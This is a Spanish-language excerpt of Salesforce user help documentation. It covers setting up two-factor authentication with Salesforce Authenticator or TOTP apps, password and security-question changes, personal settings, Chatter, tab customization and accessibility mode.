Puede conectar la versión 2 o posterior de la aplicación móvil Salesforce Authenticator a su cuenta. Utilice la aplicación siempre que Salesforce tenga que verificar su identidad. Si su administrador requiere autenticación de dos factores para una seguridad ampliada cuando inicia sesión o accede a informes o paneles, utilice la aplicación para verificar la actividad de su cuenta. Si se le solicita utilizar una autenticación de dos factores antes de tener la aplicación conectada, se le solicitará conectarse a ella la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

La aplicación Salesforce Authenticator (versión 2 o posterior) en su dispositivo móvil es el segundo "factor" de autenticación. El uso de la aplicación incorpora un nivel adicional de seguridad a su cuenta. Una vez conecte la aplicación, recibirá una notificación en su dispositivo móvil siempre que realice una actividad que requiera verificación de identidad. Cuando reciba la notificación, abra la aplicación en su dispositivo móvil, compruebe los detalles de la actividad y responda en su dispositivo móvil para verificar. Si recibe una notificación sobre una actividad que no reconoce, utilice la aplicación para bloquear la actividad. Puede marcar la actividad bloqueada para su administrador de Salesforce. La aplicación también proporciona un código de verificación que puede utilizar como un método alternativo de verificación de identidad.

1. Descargue e instale la versión 2 o posterior de la aplicación Salesforce Authenticator para el tipo de dispositivo móvil que utilice. Para dispositivos iPhone, obtenga la aplicación desde App Store. Para dispositivos Android, obtenga la aplicación desde Google Play.

   Si anteriormente instaló la versión 1 de Salesforce Authenticator en su dispositivo móvil, puede actualizar la aplicación a la versión 2 a través de App Store o Google Play. La actualización mantiene las cuentas conectadas que ya tiene en la aplicación. Estas cuentas son de solo código que generan códigos de verificación pero no recibe notificaciones distribuidas o permiten verificaciones automatizadas basadas en la ubicación. Las cuentas de solo código aparecen en su lista Cuentas conectadas sin un **>** en el extremo derecho de la fila de nombres de cuenta, y no hay página de detalle de cuenta. Si tiene una cuenta de solo código para el nombre de usuario que utilizó para el inicio de sesión de su cuenta en Salesforce, deslice a la izquierda en la aplicación para eliminar el nombre de usuario antes de continuar. En los siguientes pasos conectará la cuenta para ese nombre de usuario de nuevo. La nueva cuenta conectada le ofrece funciones completas de Salesforce Authenticator versión 2: notificaciones distribuidas, verificaciones automatizadas basadas en la ubicación y códigos de verificación.

2. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.

3. Busque **Registro de aplicación: Salesforce Authenticator** y haga clic en **Conectar**.
4. Por motivos de seguridad, se le solicita iniciar sesión en su cuenta.
5. Abra la aplicación Salesforce Authenticator en su dispositivo móvil.

   Si está abriendo la aplicación por primera vez, verá una visita guiada por las funciones de la aplicación. Realice la visita o vaya directamente a agregar su cuenta de Salesforce a la aplicación.
6. En la aplicación, toque **+** para agregar su cuenta.

   La aplicación genera una frase exclusiva de dos palabras.
7. Vuelva a su navegador, introduzca la frase en el campo `Frase de dos palabras`.
8. Haga clic en **Conectar**.

   Si conectó anteriormente una aplicación de autenticador que genera códigos de verificación para su cuenta, a veces aparece una alerta. La conexión de la versión 2 o posterior de la aplicación móvil Salesforce Authenticator invalida los códigos de su aplicación anterior. Cuando necesite un código de verificación, obténgalo desde Salesforce Authenticator a partir de ahora.
9. En la aplicación Salesforce Authenticator de su dispositivo móvil verá los detalles sobre la cuenta que está conectando. Toque **Conectar** en la aplicación para completar la conexión de la cuenta.

Para ayudarle a mantener su cuenta segura, le enviamos una notificación por correo electrónico cada vez que se agrega un nuevo método de verificación de identidad a su cuenta de Salesforce. Recibirá el mensaje de correo electrónico cada vez que agrega el método o su administrador de Salesforce lo agrega en su nombre.

CONSULTE TAMBIÉN

- Verificar su identidad
- Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario
- Personalizar su experiencia de Salesforce

## Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad

Puede conectar una aplicación de generador de contraseña simultánea, como Autenticador de Salesforce o Autenticador de Google, a su cuenta. Utilice un código de verificación generado por la aplicación, en ocasiones denominado "contraseña simultánea basada en tiempo" siempre que Salesforce tenga que comprobar su identidad. Si su administrador requiere una autenticación de dos factores para mayor seguridad cuando inicia sesión, acceda a aplicaciones conectadas o acceda a informes y paneles, utilice un código de la aplicación. Si se le solicita utilizar una autenticación de dos factores antes de tener una aplicación conectada, se le solicitará conectarse a una la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

1. Descargue la aplicación de autenticación compatible con el tipo de su dispositivo. Puede utilizar cualquier aplicación de autenticación que admita el algoritmo de contraseña simultánea basada en tiempo (TOTP) ( IETF RFC 6238), como Autenticador de Salesforce para iOS, Autenticador de Salesforce para Android o Autenticador de Google.
2. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
3. Busque **Registro de aplicación: Generador de contraseña simultánea** y haga clic en **Conectar**.

4. Por fines de seguridad, se le solicita iniciar sesión en su cuenta.
5. Utilizando la aplicación de autenticación en su dispositivo móvil, escanee el código QR.

   De otro modo, puede hacer clic en **No puede escanear el código QR** en su navegador. El navegador muestra una clave de seguridad. En la aplicación de autenticación, introduzca su nombre de usuario y la clave mostrada.
6. En Salesforce, introduzca el código generado por la aplicación de autenticación en el campo **Código de verificación**.

   La aplicación del autenticador genera un nuevo código de verificación de forma periódica. Introduzca el código actual.
7. Haga clic en **Conectar**.

Para ayudarle a mantener su cuenta segura, le enviamos una notificación por correo electrónico cada vez que se agrega un nuevo método de verificación de identidad a su cuenta de Salesforce. Recibirá el mensaje de correo electrónico cada vez que agrega el método o su administrador de Salesforce lo agrega en su nombre.

CONSULTE TAMBIÉN

- Verificar su identidad
- Desconectar la aplicación de generador de contraseña simultánea de un usuario
- Personalizar su experiencia de Salesforce

## Verificar su identidad con un código temporal

Cuando no puede acceder al dispositivo que normalmente utiliza para la autenticación de dos factores, pida a su administrador de Salesforce que le dé un código de verificación de identidad temporal. El código es válido de 1 a 24 horas. Su administrador establece el tiempo de caducidad, pero usted puede hacer caducar el código anticipadamente si ya no lo necesita.

Si su administrador de Salesforce dio permiso a otros usuarios para ayudarle con la autenticación de dos factores, puede darle un código temporal. El Soporte técnico o el personal de asistencia de su empresa, por ejemplo, tienen a veces este permiso.

El código temporal es únicamente para la autenticación de dos factores. No es válido para la verificación de identidad cuando inicia sesión desde un navegador o una aplicación que no reconocemos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Solicite a su administrador de Salesforce (o alguien designado por su administrador) un código de verificación de identidad temporal.

   Su administrador establece el periodo de validez del código. Puede utilizar el código múltiples veces hasta que caduque. Recibirá una notificación por correo electrónico siempre que su administrador genere un código temporal para usted.
2. Introduzca el código temporal cuando se le solicite en la pantalla de verificación de identidad.
3. Si no necesita más el código y aún es válido, haga caducar el código.
   a. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.

**b.** Encuentre `Código de verificación temporal` y haga clic en **Caducar ahora**.

CONSULTE TAMBIÉN

Verificar su identidad

Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad

Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad

# Modificar su información personal

1. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Para realizar cambios, haga clic en **Modificar**.

   Si cambia la dirección de correo electrónico, recibirá un mensaje de confirmación a la nueva dirección. Haga clic en el vínculo del mensaje para que la nueva dirección de correo electrónico entre en vigor. Este proceso garantiza la seguridad del sistema.
3. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las opciones de configuración personal disponibles serán distintas en función de la edición de Salesforce que tenga.

CONSULTE TAMBIÉN

Cambiar la contraseña

Campos de usuario

Configuar su perfil de Chatter

Personalizar su experiencia de Salesforce

# Cambiar la contraseña

Después de iniciar sesión podrá cambiar su contraseña para una mayor seguridad. Si pierde su contraseña, haga clic en el vínculo **Contraseña olvidada** en la página de inicio para restablecer su contraseña a través del correo electrónico.

Para proteger la privacidad de sus datos, cambie su contraseña de forma periódica. Si su administrador de Salesforce hace caducar las contraseñas de manera periódica, se le pedirá que cambie su contraseña al finalizar cada período.

Nota: Si tiene el permiso "Inicio de sesión único de usuario", sólo un administrador podrá restablecer su contraseña. Para obtener ayuda, póngase en contacto con su administrador de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

1. Desde su configuración personal, introduzca *`Contraseña`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cambiar mi contraseña**.
2. Introduzca la información de contraseña solicitada.

3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Restablecer su contraseña olvidada
Restablecer su token de seguridad
Verificar su identidad
Personalizar su experiencia de Salesforce

# Cambiar su pregunta de seguridad

Si olvida su contraseña y necesita restablecerla, puede que tenga que verificar su identidad respondiendo a una pregunta de seguridad que haya elegido previamente. Puede cambiar la pregunta y respuesta de seguridad en la página Cambiar mi contraseña en su configuración personal.

Nota: Si no ve la opción Cambiar mi contraseña, póngase en contacto con su administrador de Salesforce para obtener asistencia.

1. Desde su configuración personal, introduzca *Contraseña* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar mi contraseña**.
2. Introduzca su contraseña actual.
3. Desde el menú desplegable Pregunta de seguridad, seleccione una pregunta.
4. Introduzca su respuesta a la pregunta en el campo Respuesta.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

# Modificar el idioma y configuración regional

1. Desde su configuración personal, introduzca *Zona horaria* en el cuadro Búsqueda rápida y, a continuación, seleccione **Zona horaria**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Especifique esta configuración según sea necesario.
   - En Zona horaria, seleccione la zona horaria principal.
   - En Configuración regional, seleccione el país o la región geográfica.
   - En Idioma, seleccione el idioma principal. Todo el texto y la ayuda en línea aparecen en el idioma seleccionado.
   - En Codificación de correo electrónico, seleccione el conjunto de caracteres y la opción de codificación para el correo electrónico que envía desde Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Campos de usuario

Personalizar su experiencia de Salesforce

# Modificar su configuración de correo electrónico

Modifique la configuración del correo electrónico saliente para especificar el nombre que aparece, así como una firma opcional. Especifique también una dirección de respuesta y active en envío automático de mensajes de correo electrónico Cco a usted mismo como dirección de respuesta.

EDICIONES

Disponible en: Salesforce Classic Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

1. Desde su configuración personal, introduzca *`Mi configuración de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi configuración de correo electrónico**.
2. Realice cualquier cambio que desee.

Nota: En Personal Edition y Developer Edition se agrega una línea de etiqueta específica de Salesforce bajo su firma personal en todos los correos electrónicos salientes.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

# Establecer las preferencias del tipo de registro

Defina una opción para insertar automáticamente el tipo de registro predeterminado durante la creación de registros. Con este ajuste, puede evitar que aparezca la página que le solicita seleccionar un tipo de registro. Si tiene diferentes tipos de registros disponibles, puede elegir que se le pregunte si desea seleccionar un tipo de registro cada vez que cree un registro nuevo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Desde su configuración personal, introduzca *`Tipo de registro`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Establecer tipos de registro predeterminados** o **Selección de tipo de registro** (cualquiera que aparezca).
2. Active cualquier casilla para seleccionar automáticamente el tipo de registro predeterminado durante la creación de ese tipo de registros.

   Si las casillas no están activadas, significa que se le pedirá que seleccione un tipo de registro.

3. Haga clic en **Guardar**.

Nota: La opción Selección de tipo de registro puede no estar disponible si su organización no utiliza tipos de registro o tipos de registro múltiples que no están disponibles para una etiqueta concreta.

Las casillas de verificación individuales no están disponibles si tiene más de un tipo de registro para una etiqueta.

Si su organización utiliza cuentas personales, tenga en cuenta que, si selecciona la casilla `Cuenta` en esta página, realizará una selección de tipo de registro predeterminado para todos los tipos de cuentas. No es posible definir selecciones de tipo de registro

predeterminados distintos para cuentas empresariales y cuentas personales. Si trabaja con tipos y cuentas, deje el cuadro en blanco.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

# Actualizar su información de contacto

Actualice su información de contacto en cualquier momento en su página de perfil. Su información de contacto es visible para cualquier persona en su empresa.

| |
|---|
| Disponible en: Salesforce Classic y Lightning Experience |
| Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition** |

Para actualizar su información de contacto, haga clic en su nombre o su foto de perfil. Puede actualizar todos los campos en su perfil, excepto el campo Gestor. Solo el administrador de Salesforce puede actualizar el campo Gestor.

En Comunidades, puede también controlar la visibilidad de su información de contacto en comunidades en una base campo por campo. Puede elegir exponer campos solo a empleados, miembros de la comunidad fuera de su empresa o invitar usuarios que no necesitan iniciar sesión. Algunos campos son siempre visibles para todos los usuarios con acceso a la comunidad.

Cambiar su foto de perfil o de grupo

Cargue una foto en su perfil para que los usuarios puedan ver quién es, o cargue una foto para los grupos que posea o gestione.

Seguir personas

Seleccione personas para ver sus actualizaciones en sus noticias en tiempo real, incluyendo publicaciones, comentarios y marcas "Me gusta".

Seguir registros

Realice un seguimiento de los registros para ver las actualizaciones en sus noticias en tiempo real de Chatter, incluyendo los cambios de campo, las publicaciones, las tareas y los comentarios de registros.

Unirse o dejar grupos

Únase a grupos para colaborar con otras personas en proyectos o áreas comunes de interés. Comparta información y archivos relacionados con proyectos con el grupo.

Buscar en sus noticias en tiempo real

¿Busca personas, grupos o archivos? Utilice la búsqueda para encontrar información rápidamente en sus noticias en tiempo real.

CONSULTE TAMBIÉN

Cambiar su foto de perfil o de grupo

# Cambiar su foto de perfil o de grupo

Cargue una foto en su perfil para que los usuarios puedan ver quién es, o cargue una foto para los grupos que posea o gestione.

| Disponible en: Salesforce Classic y Lightning Experience |
| --- |
| Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition** |

1. Vaya a su perfil o la página del grupo.
2. Pase el ratón sobre la foto y haga clic en **Agregar foto** o **Actualizar**.
3. Busque la foto que desea cargar y abra le archivo. Puede cargar fotos en un formato .jpg, .gif o .png de hasta 8 MB.
4. Cree una imagen en miniatura arrastrando las líneas de puntos en la foto.

   Si la fotografía es de su perfil y es miembro de alguna comunidad, puede seleccionar `Mostrar en comunidades con páginas accesibles públicamente`. Esta opción hace que la fotografía sea visible para los usuarios invitados que estén visualizando sitios o páginas de acceso público que no requieran iniciar sesión.
5. Guarde sus cambios.

## Seguir personas

Seleccione personas para ver sus actualizaciones en sus noticias en tiempo real, incluyendo publicaciones, comentarios y marcas "Me gusta".

| Disponible en: Salesforce Classic y Lightning Experience |
| --- |
| Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition** |

Para seguir una persona, haga clic en **Seguir** en la página de perfil de una persona.

Una vez que esté siguiendo a gente, verá sus publicaciones, comentarios y marcas "Me gusta" en sus noticias en tiempo real. Puede seguir a un máximo total y combinado de 500 personas, temas y registros. Para ver el número de elementos que está siguiendo, vea la lista Siguiendo en su perfil.

Para dejar de seguir una persona, haga clic en el . Cuando deja de hacer un seguimiento de una persona, deja de ver sus actualizaciones futuras en sus noticias en tiempo real de.

CONSULTE TAMBIÉN

Seguir registros

## Seguir registros

Realice un seguimiento de los registros para ver las actualizaciones en sus noticias en tiempo real de Chatter, incluyendo los cambios de campo, las publicaciones, las tareas y los comentarios de registros.

| Disponible en: Salesforce Classic y Lightning Experience |
| --- |
| Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition** |

PERMISOS DE USUARIO

Para visualizar un registro:
- "Leer" en el registro

Las modificaciones de campo que ve en sus noticias en tiempo real dependen de los campos que su administrador haya configurado para el seguimiento de noticias en tiempo real. Las actualizaciones a campos personalizados encriptados no se muestran en las noticias en tiempo real.

Para seguir un registro, haga clic en **Seguir** en la página de registro.

Cuando esté siguiendo un registro, verá sus actualizaciones en el registro de las noticias en tiempo real. Puede seguir a un máximo total y combinado de 500 personas, temas y registros. Para ver el número de elementos que está siguiendo, vea la lista Siguiendo en su perfil.

Si desea seguir automáticamente los registros que crea, active esta función desde su configuración personal. Introduzca *Mis noticias en tiempo real* en el cuadro Búsqueda rápida, seleccione **Mis noticias en tiempo real** y luego seleccione **Seguir automáticamente mis propios registros**. Sin embargo, no es seguidor automático de eventos, tareas o paneles después de crearlos.

Para dejar de seguir un registro, haga clic en en la página del registro. Cuando deja de hacer un seguimiento de un registro, deja de ver las actualizaciones futuras del registro en sus noticias en tiempo real.

CONSULTE TAMBIÉN

Seguir personas

Personalizar su experiencia de Salesforce

## Unirse o dejar grupos

Únase a grupos para colaborar con otras personas en proyectos o áreas comunes de interés. Comparta información y archivos relacionados con proyectos con el grupo.

1. Vaya a la página de detalles del grupo.
2. Para unirse a un grupo público, haga clic en **Unirse** o **Unirse a grupo**. Para unirse a un grupo privado, haga clic en **Solicitar unirse**. Se enviará su solicitud al propietario y a los administradores del grupo, quienes pueden aceptar o rechazar su solicitud.

Puede unirse a un total de 300 grupos. Todos los grupos se contabilizan en este límite, excepto los grupos archivados. Por ejemplo, si es miembro de 300 grupos, de los cuales 10 están archivados, puede unirse a 10 grupos más.

Para dejar un grupo al que se ha unido o retirar su solicitud para unirse a un grupo privado, vaya a la página de detalles del grupo y haga clic en o **Dejar grupo**. Si no ve estas opciones, solicite a su administrador de Salesforce que ajuste el formato de página.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Buscar en sus noticias en tiempo real

¿Busca personas, grupos o archivos? Utilice la búsqueda para encontrar información rápidamente en sus noticias en tiempo real.

Buscar sus noticias en tiempo real en Lightning Experience

Busque personas, grupos y archivos en sus noticias en tiempo real.

Buscar sus noticias en tiempo real en Salesforce Classic

Busque noticias en tiempo real, personas, grupos, temas y archivos en Chatter.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Buscar sus noticias en tiempo real en Lightning Experience

Busque personas, grupos y archivos en sus noticias en tiempo real.

1. Introduzca su término de búsqueda en el cuadro de búsqueda del encabezado.
2. En la página de resultados de búsqueda, haga clic en **Noticias en tiempo real** para ver publicaciones desde las noticias en tiempo real de Toda la empresa que incluyen coincidencias en su término de búsqueda.

EDICIONES

Disponible en Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Buscar sus noticias en tiempo real en Salesforce Classic

Busque noticias en tiempo real, personas, grupos, temas y archivos en Chatter.

1. Introduzca su término de búsqueda en el cuadro de búsqueda del encabezado.
2. Haga clic en **Buscar**.

   La página de resultados de búsqueda muestra coincidencias en Salesforce, incluyendo Chatter. Desde la página de resultados de búsqueda, puede restringir más aún su búsqueda. Por ejemplo, para ver resultados de búsqueda en todas las noticias en tiempo real de Chatter, haga clic en **Buscar noticias en tiempo real**.

También puede buscar noticias en tiempo real específicas. Por ejemplo, para buscar dónde se ha mencionado a una persona en un grupo, escriba el nombre de la persona en el cuadro de búsqueda en las noticias en tiempo real del grupo.

Ejemplo:

EDICIONES

Disponible en Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Agreagar fichas para elementos utilizados con frecuencia

La interfaz de usuario de Salesforce Classic está compuesta de fichas que sirven de puntos de inicio para la visualización, incorporación y modificación de información para un objeto. Las diferentes aplicaciones pueden tener diferentes conjuntos de fichas. Agregue fichas para elementos que utiliza con frecuencia en cualquier aplicación.

1. Haga clic en el icono de suma ( ) a la derecha de sus fichas actuales.
   Aparece la página Todas las fichas. De forma predeterminada, muestra todas las fichas disponibles para ver o agregar.
2. Si desea ver una lista solo de las fichas de una aplicación específica, seleccione esa aplicación en la lista desplegable Ver.
3. Haga clic en **Personalizar mis fichas**.
4. En la lista desplegable Aplicación personalizada, seleccione la aplicación donde desea que aparezca la ficha.
   Por ejemplo, si desea que la ficha Ideas aparezca en su aplicación Marketing, seleccione `Marketing` y la ficha Ideas aparecerá únicamente en esa aplicación.
5. Utilice las flechas Agregar, Eliminar, Arriba y Abajo para personalizar qué fichas aparecen en la aplicación, así como su orden.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

6. Haga clic en **Guardar**.
7. Si ha agregado una ficha a una aplicación que no está utilizando en ese momento, abra esa aplicación para ver su nueva ficha.

CONSULTE TAMBIÉN

Fichas de Salesforce disponibles

# Personalizar su pantalla

Puede personalizar el formato de Salesforce mediante la configuración personal.

- Personalice qué fichas aparecerán en la aplicación y en qué orden
- Personalice qué aparece en las páginas

Personalizar sus fichas

Especifique las fichas que se van a mostrar cuando se conecte o, si existen varias aplicaciones, las que va mostrar cada una de ellas.

Personalizar sus páginas

Especifique las listas relacionadas que aparecen en las páginas de detalles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

## Personalizar sus fichas

Especifique las fichas que se van a mostrar cuando se conecte o, si existen varias aplicaciones, las que va mostrar cada una de ellas.

1. Desde su configuración personal, introduzca *`Personalizar mis`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Personalizar mis fichas**. ¿Ningún resultado? Introduzca *`Visualización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cambiar mi visualización**.
2. Si tiene acceso a varias aplicaciones, seleccione la aplicación cuyas fichas desea personalizar en la lista desplegable `Aplicaciones personalizadas`.
   De forma predeterminada, verá las fichas de la aplicación personalizada seleccionada que estén establecidas para su perfil.

   Nota: La primera ficha que aparece cuando selecciona una aplicación puede cambiar si su administrador cambia la ficha de inicio predeterminada de la aplicación.
3. Si lo desea, agregue cada una de las fichas que desea mostrar y varíe el orden de presentación de las fichas seleccionadas.
4. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Personalizar sus páginas

Personalizar su experiencia de Salesforce

## Personalizar sus páginas

Especifique las listas relacionadas que aparecen en las páginas de detalles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

1. Desde su configuración personal, introduzca *Personalizar mis* en el cuadro Búsqueda rápida y, a continuación, seleccione **Personalizar mis páginas**. ¿Ningún resultado? Introduzca *Visualización* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar mi visualización**.

   Para la ficha Inicio, seleccione la vista instantánea de panel que se debe mostrar en la ficha Inicio. El vínculo para personalizar su ficha Inicio sólo está disponible si su administrador ha personalizado su formato de página de inicio para incluir un panel.

   Para el resto de fichas, especifique qué listas relacionadas se muestran en las páginas de detalles.

   - Para agregar o quitar listas relacionadas, seleccione una lista relacionada y haga clic en la flecha **Agregar** o en la flecha **Quitar**.

     Nota: Este ajuste puede variar si el administrador cambia el formato de una ficha concreta.

   - Para cambiar el orden de las listas relacionadas, seleccione el título de una lista relacionada en el cuadro Lista seleccionada y haga clic en la flecha **Subir** o en la flecha **Bajar**.

2. Guarde sus cambios.

CONSULTE TAMBIÉN

Personalizar sus fichas

Personalizar su experiencia de Salesforce

# Fichas de Salesforce disponibles

Para ver todas las fichas que tendrá disponibles en Salesforce, haga clic en el icono (+) junto a las fichas principales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Con esta página, puede:

- Hacer clic en cualquiera de los nombres de ficha para acceder directamente a la ficha correspondiente.
- Si existen varias aplicaciones, utilizar la lista desplegable Ver para ver el logotipo de cada una de ellas y las fichas que incluyen.
- Hacer clic en **Personalizar mis fichas** para cambiar el modo en que las fichas se muestran en pantalla.

CONSULTE TAMBIÉN

Agreagar fichas para elementos utilizados con frecuencia

# Estándares de accesibilidad

Conozca los estándares que sigue Salesforce para diseñar aplicaciones teniendo en cuenta la accesibilidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Salesforce se compromete a ofrece aplicaciones empresariales On-Demand accesibles para todos, incluyendo aquellos usuarios que trabajan con dispositivos de asistencia como el software de reconocimiento de voz y los lectores de pantalla. Para poder cumplir nuestro objetivo de ofrecer un diseño universal, Salesforce sigue las prácticas recomendadas mundialmente reconocidas de la Sección 508 de la ley de rehabilitación de EE. UU. y las Pautas de Accesibilidad al Contenido en la Web (WCAG) 2.0 Nivel AA.

Nuestra plantilla de accesibilidad de producto voluntaria es una herramienta utilizada para documentar la conformidad de un producto con los estándares de accesibilidad en el artículo 508 de la ley de rehabilitación e incluye una evaluación de la accesibilidad de nuestros productos.

## Requisitos generales de accesibilidad

Tenga en cuenta los siguientes requisitos cuando utilice Salesforce:

- La compatibilidad de JavaScript debe estar disponible y activada.
- Después de un período de inactividad determinado, se visualizará de forma automática una ventana emergente de tiempo de espera de la sesión, que le preguntará si desea finalizar la sesión o continuar trabajando. Su administrador puede definir este intervalo de tiempo o desactivarlo por completo. Su explorador debe permitir elementos emergentes en Salesforce; de lo contrario no recibirá una advertencia sobre el tiempo de espera restante.
- Es posible que las funciones Pilot y Beta no estén disponibles.

## Navegadores recomendados

Si desea una prueba general de accesibilidad, Salesforce usa la versión más actualizada de Mozilla® Firefox® y Microsoft® Internet Explorer® en Windows® y Apple® Safari® en OS X®.

## Contacto con Salesforce respecto a problemas de accesibilidad

Para acceder a la documentación, al servicio de atención al cliente o a la base de datos de conocimientos, haga clic en el vínculo **Ayuda y formación** en la parte superior de cualquier página.

Para informar sobre cualquier problema de accesibilidad o para solicitar cualquier documento en otro formato, envíe un correo electrónico a accessibility@salesforce.com.

Nota: El servicio de atención al cliente no está disponible para los usuarios de Personal Edition y Developer Edition. Además, el acceso a la base de datos de conocimientos no está disponible para los usuarios de Developer Edition. Rogamos a los usuarios que experimenten problemas relacionados con la accesibilidad que se pongan en contacto enviando un mensaje de correo en inglés a accessibility@salesforce.com.

### Modo de accesibilidad

Sepa cómo el modo de accesibilidad cambia su experiencia de uso de Salesforce.

### Activación del modo de accesibilidad

Optimice su experiencia usando Salesforce con dispositivos de asistencia, como el software de reconocimiento de voz y los lectores de pantalla, activando el modo de accesibilidad.

Recomendaciones de accesibilidad de Salesforce

Conozca las funciones de accesibilidad de Salesforce diseñadas para los usuarios que trabajen con dispositivos de asistencia, como el software de reconocimiento de voz y los lectores de pantalla.

# Modo de accesibilidad

Sepa cómo el modo de accesibilidad cambia su experiencia de uso de Salesforce.

Salesforce incluye un modo de interfaz de usuario alternativo que permite que los usuarios con dispositivos de asistencia, como software de reconocimiento de voz y lectores de pantalla, trabajen con Salesforce de forma más eficaz. La mayoría de las nuevas funciones se han diseñado teniendo en cuenta la accesibilidad y se puede acceder a ellas de forma predeterminada en el modo estándar. Sin embargo, puede que el modo de accesibilidad se ajuste mejor a sus necesidades, especialmente cuando use software de reconocimiento de voz y lectores de pantalla, para crear informes y paneles o interactuar con las vistas de lista.

El modo de accesibilidad incluye todas las funciones de Salesforce con las modificaciones detalladas aquí para crear una mejor experiencia de los usuarios con dispositivos de asistencia.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

## Funciones del modo de accesibilidad que mejoran la facilidad de uso

- Acceda a las páginas de configuración desde el vínculo Configuración de la parte superior de la página.
- Los menús desplegables incluyen un botón **Ir** que debe seleccionar para desplazarse a la opción elegida en la lista desplegable.
- Los botones de menú se presentan como una lista desplegable con un botón **Ir**.
- Las páginas de superposición se muestran como ventanas emergentes.
- El editor HTML se ha sustituido por un cuadro de texto. Este cuadro de texto solo acepta HTML y no reconoce entradas de texto normal como retornos de carro. Para separar el contenido, debe utilizar etiquetas HTML de párrafo o salto de línea.
- Cuando visualice un panel, un menú desplegable estándar sustituirá al filtro `Ver panel` de cumplimentación automática.
